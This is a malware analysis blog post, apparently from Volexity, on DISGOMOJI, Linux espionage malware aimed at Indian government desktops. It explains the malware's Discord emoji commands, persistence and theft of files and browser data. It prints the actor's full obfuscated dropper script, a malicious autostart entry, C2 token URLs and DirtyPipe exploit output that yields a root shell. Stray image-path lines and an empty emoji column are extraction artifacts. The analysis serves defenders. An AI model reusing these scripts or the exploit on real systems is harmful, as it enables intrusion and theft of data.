



towards government entities in India, who use a custom Linux distribution named BOSS as their daily desktop. The DISGOMOJI malware was referenced in a May 2024 blog post by Blackberry.

During its investigation, Volexity also uncovered UTA0137’s use of the DirtyPipe (CVE-2022-0847) privilege escalation exploit against “BOSS 9” systems which, after analysis, Volexity determined are still vulnerable to this years-old exploit.

This blog post includes analysis of the DISGOMOJI malware; details of attacker tradecraft, including the UTA0137’s use of third-party storage services used to exfiltrate data; Linux persistence techniques; and open-source tools used after successful infection.

## Analysis

Volexity’s analysis started with a UPX-packed ELF<sup>1</sup> written in Golang that was delivered within a ZIP file. This ELF downloads a benign lure file, DSOP.pdf, that is displayed to the victim; DSOP is the acronym for India’s Defence Service Officer Provident Fund. A portion of the PDF is shown below:

**DSOP FUND NOMINATION FORM**  
**In lieu of IAFA-834**  
**(Issued by AG/PS-23)**

(When the subscriber has a family and wishes to nominate member there of)

I, No. \_\_\_\_\_ Rank \_\_\_\_\_ Name \_\_\_\_\_  
 hereby nominate the person mentioned below who is a member of my family as defined in Rule 2 of the DSOP Fund Rules to receive the amount that may stand to my credit in the fund, in the event of my death, before that amount has become payable, or having become payable has not been paid.

1	2	3	4	5	6
Name and address of nominee	Relationship, with the individual	Age	Contingencies on the happening of which the nomination shall become invalid	Name, address and relation ship of the person or person if any to whom the right conferred on the nominee shall pass in the event of the nominee predeceasing the individual of the nominee dying after the death of the individual but before receiving payment of the fund	Amount of share payable to each

The malware then downloads the next-stage payload, named `vmcoreinfo`, from a remote server, `clawsindia[.]in`. This payload is an instance of the DISGOMOJI malware. It is dropped in a hidden folder named `.x86_64-linux-gnu` in the user's home directory.

DISGOMOJI, also a UPX-packed ELF<sup>2</sup> written in Golang, uses Discord for C2. It is a custom fork of `discord-c2`. An authentication token and server ID are hardcoded inside the ELF, which are used to access the Discord server. The malware creates a dedicated channel for itself in the Discord server, meaning each channel in the server represents an individual victim. The attacker can then interact with every victim individually using these channels. The channel name format is `sess-%s-%s`, where the first `%s` value is the operating system of the infected machine, and the second `%s` is formatted using the victim's username.

On startup, DISGOMOJI sends a check-in message in the channel. This message contains the following information about the victim:

- Internal IP
- Username
- Hostname
- Operating system
- Current working directory

DISGOMOJI maintains persistence on the system using `cron`. It can survive reboots through the addition of a `@reboot` entry to the crontab for itself. The malware also downloads a script named `uevent_seqnum.sh` and executes it. The purpose of this script is to check if any USB devices are connected and, if so, copy files from these connected devices to a local folder on the system so they can be retrieved later by attacker.

## Commands

---










DISGOMOJI listens for new messages in the command channel on the Discord server. C2 communication takes place using an emoji-based protocol where the attacker sends commands to the malware by sending emojis to the command channel, with additional parameters following the emoji where applicable. While DISGOMOJI is processing a command, it reacts with a "Clock" emoji (🕒) in the command message to let the attacker know the command is being processed. Once the command is fully processed, the "Clock" emoji reaction is removed and DISGOMOJI adds a "Check Mark Button" emoji (✅) as a reaction to the command message to confirm the command was executed.

Emoji commands available to the attacker are summarized below:

---

Emoji	Emoji Name	Command Description
-------	------------	---------------------

---

Emoji	Emoji Name	Command Description
	Man Running	Execute a command on the victim's device. This command receives an argument, which is the command to execute.
	Camera with Flash	Take a screenshot of the victim's screen and upload it to the command channel as an attachment.
	Backhand Index Pointing Down	Download files from the victim's device and upload them to the command channel as attachments. This command receives one argument, which is the path of the file.
	Index Pointing Up	Upload a file to the victim's device. The file to upload is attached along with this emoji.
	Backhand Index Pointing Right	Upload a file from the victim's device to Oshi ( <a href="mailto:oshi[.]at">oshi[.]at</a> ), a remote file-storage service. This command receives an argument, which is the name of the file to upload.
	Backhand Index Pointing Left	Upload a file from the victim's device to <a href="#">transfer[.]sh</a> , a remote file-sharing service. This command receives an argument, which is the name of the file to upload.
	Fire	Find and send all files matching a pre-defined extension list that are present on the victim's device. Files with the following extensions are exfiltrated: CSV, DOC, ISO, JPG, ODP, ODS, ODT, PDF, PPT, RAR, SQL, TAR, XLS, ZIP
	Fox	Zip all Firefox profiles on the victim's device. These files can be retrieved by the attacker at a later time.
	Skull	Terminate the malware process using <code>os.Exit()</code> .

## DISGOMOJI Variations

Over time, there have been various variations of the DISGOMOJI malware used by UTA0137. Another campaign which illustrates the most recent variation involved another UPX-packed ELF<sup>3</sup>, which is written in Golang. This ELF initially downloads [IPR.pdf](#) and [IPR.jpg](#) from [ordai\[.\]quest](#) and displays them to the user. Volexity was not able to retrieve either lure document at the time of writing; however, Volexity believes these files are likely the same “Immovable Property Return” lure documents used in a campaign targeting Windows users [reported by Seqrite](#).

This sample also downloads and executes two additional files, `LAN_Conf.sh`<sup>4</sup> and `WAN_Conf`<sup>5</sup>, from `ordai[.]quest`.

`LAN_Conf.sh` is a BASH script whose contents are shown below:

```
#!/bin/bash
"${@%>S,YQ5}" "${@^}pr$\x69n't" f %s "${ { * ^ ^ } { * ~ ~ } pri\ntf
'Q1po0TFBWSZTWXr1SrYAAqtfgEQQdev1W2/H2oq/7//OQAKQk4AISpqammgABpoaaA0DQGgABoBIohNTaCMEyaBoMhoaAaaaaYTTQ5gEwEyMAIxMTCYTBDE0wCpScAj1MJkyaZNN
EyBkGj1A0ADTSKFmmqm2xzcVSRd8uCNTsMI3IBKqEkfZCYLKGh6TTmq/1DcBu700WtXnImcpFhFUQ86VQ1bDGOAYCuddQKDGTRHAHFQzReRDUqr0B1ak1eUuG2wTytZ0t1EBHpIR
3iBBBZRjy3bcgwIpb3xY2NDA4p7ENZFI Mih5AgRQuWJ3oYCV8I9UDRvVsI1QE0PpILgvWOCMEMW6tYGR9sS1TGy8ILfYaISc/awusW0yfe3aQtK04KZNBwXYF7YjUtBQZG03rWwtS
C7AYYkyRzN08N4WCYow10p5RugCKGUU1YrHBPVFjum/DnjAk7m10Hkb/elZztbF03dctczSvs9c0+0tRSjBGteo3aGJxzLK0tVGNmf7JMiaS11SpSowqQ7DtFTmwu87HtRWqGcYfc1
yjokoK+
6VzwyVQtmJF1t2B1jnRyHodJqYm9TGLD/KUU6XRdk4SceihN0NeVlcD0yS1tnc0Rokt0tM4pU1Qvhva2Y31kbZJVDwmEwixNk2vyuyXtU0JNDPHhMPrUnK2phW2yKzG0jZMwVY1rI
SxY8StJbHgpDica0AmqUkVF8X0m5sd0pgYpJGExiimfas1Sk1L0ZkowCocEN1xemE6kymRaOVvzYv19KdWq00W4cRZ1RddgCduutxXtToKFrakS/xdyRThQkHr1SrYA=' ${*/iU
\,0@/Eq\!DX~+} | "${@/Zi\"-8}" \b$\u0061\x73'e'\u0036'\4 -d ${@,,} | "${@//ucJQ/D12Po}" ''"b"$\x75n"${@/O.\\"(pwy)"z"${@#E
)\-GpIch}"i"p"2 -c $* ${@,} )" ${*//-Ua8F} | ${*/BLFYd} ${@%Y\}\},bw) $BASH ${*}
```

The obfuscation used matches a common format used by UTA0137 in campaigns dating back to mid-2023. The purpose of `LAN_Conf.sh` is to download a copy of the DISGOMOJI malware from `ordai[.]quest/vmcoreinfo`. `LAN_Conf.sh` also adds crontab entries for itself and the DISGOMOJI malware. Volexity observed that `LAN_Conf.sh` also downloads and adds crontab entries for the USB-stealing script `uevent_seqnum.sh`.

`WAN_Conf` is another UPX-packed ELF, which is written in Golang. The sole purpose of this ELF is to add more persistence capabilities for DISGOMOJI by leveraging XDG `autostart` entries (T1547.013). As part of this technique, the malware drops a file named `GNOME_Core.desktop` or `GNOME_GNU.desktop` in the `/home/<user>/.config/autostart` directory. The `#` character is prepended 39,963 times to the content of the `.desktop` file. This character is a comment character so it doesn't affect the operation of the file and is likely an attempt to confuse anyone examining its contents. The actual main content of this file is shown below:

```
[Desktop Entry]
Name=GNOME_Core
Exec=bash -c "cd <HomeDir>/x86_64-linux-gnu && ./vmcoreinfo; exec bash"
Type=Application
X-GNOME-Autostart-enabled=true
```

Finally, in this newer chain the resulting DISGOMOJI sample<sup>6</sup> shows improvements on the older samples, including the following:

- Functionality has been added to prevent more than one DISGOMOJI process from running at the same time.
- The authentication token and server ID used to connect to Discord were previously hardcoded in the malware samples; both are now dynamically retrieved from an attacker-controlled server.

- Numerous strings have been added that are unrelated to the malware's functionality, likely in order to make the file appear more legitimate.

These changes are further described in the subsections that follow.

## Preventing Duplicate Processes From Running

---

DISGOMOJI runs the `ps aux` command and writes the output of this command to a file named `ps_output.txt`. This file is then read again, and DISGOMOJI counts the number of `vmcoreinfo` processes running by counting occurrences of `vmcoreinfo` and `/usr/bin/vmcoreinfostrings` in `ps_output.txt`. If the combined number of occurrences of both strings is greater than two, then DISGOMOJI will not run; it will exit after printing the string "GNU Drivers Latest version v1.4.2".

## Dynamically Retrieving Discord Credentials

---

In previous versions of DISGOMOJI, both the authentication token and server ID were hardcoded in the malware binary. In the newer versions of DISGOMOJI, UTA0137 has introduced changes to manage these dynamically from the C2 at runtime. Once the authentication token and server ID are retrieved, they are stored locally on the system in files named `BID1.txt` and `GID1.txt`, which are written to the malware directory `.x86_64-linux-gnu`. Every time the malware runs, these locally saved values are synced with values retrieved from the server. The URLs shown in the table below are used to retrieve these values:

Resource	Retrieval URL
Bot Token	<code>https[:]//ordai[.]quest/ADMIN_CONTROL/BID1.txt</code>
Discord Server ID	<code>https[:]//ordai[.]quest/ADMIN_CONTROL/GID1.txt</code>

This new mechanism makes it more difficult for Discord to disrupt DISGOMOJI's operations. Even if the malicious Discord server is banned or the token revoked, it allows UTA0137 to get the malware back up again by updating these values on the C2, which in turn updates them on the client side. The ID of the command channel is in the format `sess-%s-%s`, which is written to a file named `CID.txt` in the malware directory.

## Bogus Strings

---

Volexity observed that this sample contains many informational and error strings, likely with the purpose of misdirecting novice analysts. The string "Graphics Display Rendering" is printed in the main malicious routine in order to throw off anyone looking at the strings. This finding can further be confirmed by looking at some error strings. For example, when the


malware is unable to retrieve the Discord token from the C2, it prints an error string "Error fetching Repository Key: %v". Similarly, when it fails to retrieve the server ID, it prints "Error fetching dpkg: %v".

## UTA 0137 Post Infection Behavior

Volexity was able to uncover a number of second-stage tools used by UTA0137 following a successful infection, as well as generic tactics, techniques, and procedures (TTPs) used by the attacker. Some of these are summarized below:


- Use of Nmap to scan victim networks
- Use of both Chisel and Ligolo for network tunneling
- Heavy use of the file-sharing service oshi[.]at to stage tooling for download by infected machines and to host exfiltrated data

In addition, on some occasions UTA0137 tries to persuade the victim to type their password into an attacker-controlled dialog box by leveraging a preinstalled utility named Zenity. UTA0137 issued multiple commands that pop up a dialog box on the user's system, masquerading as a Firefox update:



In a recent campaign, Volexity noticed UTA0137 deploying the DirtyPipe (CVE-2022-0847) privilege-escalation exploit against a system. Volexity sought to determine why the threat actor was deploying a vulnerability from 2022. After downloading the latest ISO of the BOSS

operating system from the [official website](#), Volexity realized (much like the attacker had) that the DirtyPipe exploit would work against the OS and would allow them to escalate to root privileges:



```
user@boss: ~/Downloads/CVE-2022-0847-DirtyPipe-Exploits...
File Edit View Search Terminal Help
user@boss:~/Downloads/CVE-2022-0847-DirtyPipe-Exploits-main$ ./exploit-2 /usr/bin/sudo
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;)
# whoami
root
# █
```

## Attribution

Volexity assesses with moderate confidence that UTA0137 is a Pakistan-based threat actor for following reasons:

- The Pakistani time zone was hardcoded in one malware sample.
- There are weak infrastructure links to [SideCopy](#), a known Pakistan-based threat actor.
- The Punjabi language was used in the malware.
- There has been consistent targeting of organizations that would be of interest to a Pakistan-based threat actor, particularly Indian government entities.

## Conclusion

In this blog post, Volexity analyzed recent campaigns by UTA0137, an espionage-focused threat actor who mainly targets government organizations. The attacker successfully managed to infect a number of victims with their Golang malware, DISGOMOJI. This malware is built on the existing open-source project [discord-c2](#), and the attacker has



expanded on existing code to add convenience functions for their intrusions while maintaining the emoji-based C2 command structure. DISGOMOJI has exfiltration capabilities that support an espionage motive, including convenient commands to steal user browser data and documents, and to exfiltrate data.

UTA0137 has improved DISGOMOJI over time. In particular, the change to the way Discord tokens are managed by the malware makes it harder for Discord to act against the attacker's servers, as the client configuration can simply be updated by the attacker when required.

In terms of post-exploitation activity, Volexity documented UTA0137's use of the Zenity utility to display malicious dialog boxes in order to socially engineer users into giving up their passwords. Like many other attackers, UTA0137 makes use of open-source tooling following a successful break, including use of Nmap, Chisel, and Ligolo. The usage and testing of DirtyPipe in later campaigns highlights how attackers are actively learning about these systems to ensure greater success in subsequent attacks.

Related indicators to detect and investigate these attacks can be downloaded from the Volexity GitHub page:

*Volexity's Threat Intelligence research, such as the content from this blog, is published to customers via its [Threat Intelligence Service](#). The activity described in this blog post was shared with Volexity Threat Intelligence customers in 2023 and in February & March 2024.*

*If you are interested in learning more about Volexity's services or leading memory forensics solutions, [Volexity Surge Collect Pro](#) for memory acquisition and [Volexity Volcano](#) for memory analysis, please do not hesitate to [contact us](#).*

## Appendix

---

<sup>1</sup>UPX-packed ELF written in Golang that was delivered within a ZIP file, MD5: [1443e58a298458c30ab91b37c0335bdadbacd756](#)

<sup>2</sup> DISGOMOJI, also a UPX-packed ELF written in Golang; MD5: [0d4111ab5471c7f5b909bff336ba8cd66f9d8630](#)

<sup>3</sup> Recent DISGOMOJI variation, a UPX-packed ELF file written in Golang; MD5: [e5182d13d66c3efaa7676510581d622f98471895](#)

<sup>4</sup> LAN\_Conf.sh; MD5: [e1bdb995998ab338fc596777a78121fc49f002b5](#)

<sup>5</sup> WAN\_Conf; MD5: [3dff44bede709295fffd3ae3e9599f6ab8197af4](#)

<sup>6</sup> DISGOMOJI sample; MD5: [2dfe824d0298201e0efb30f16b3ce8a409ffe006](#)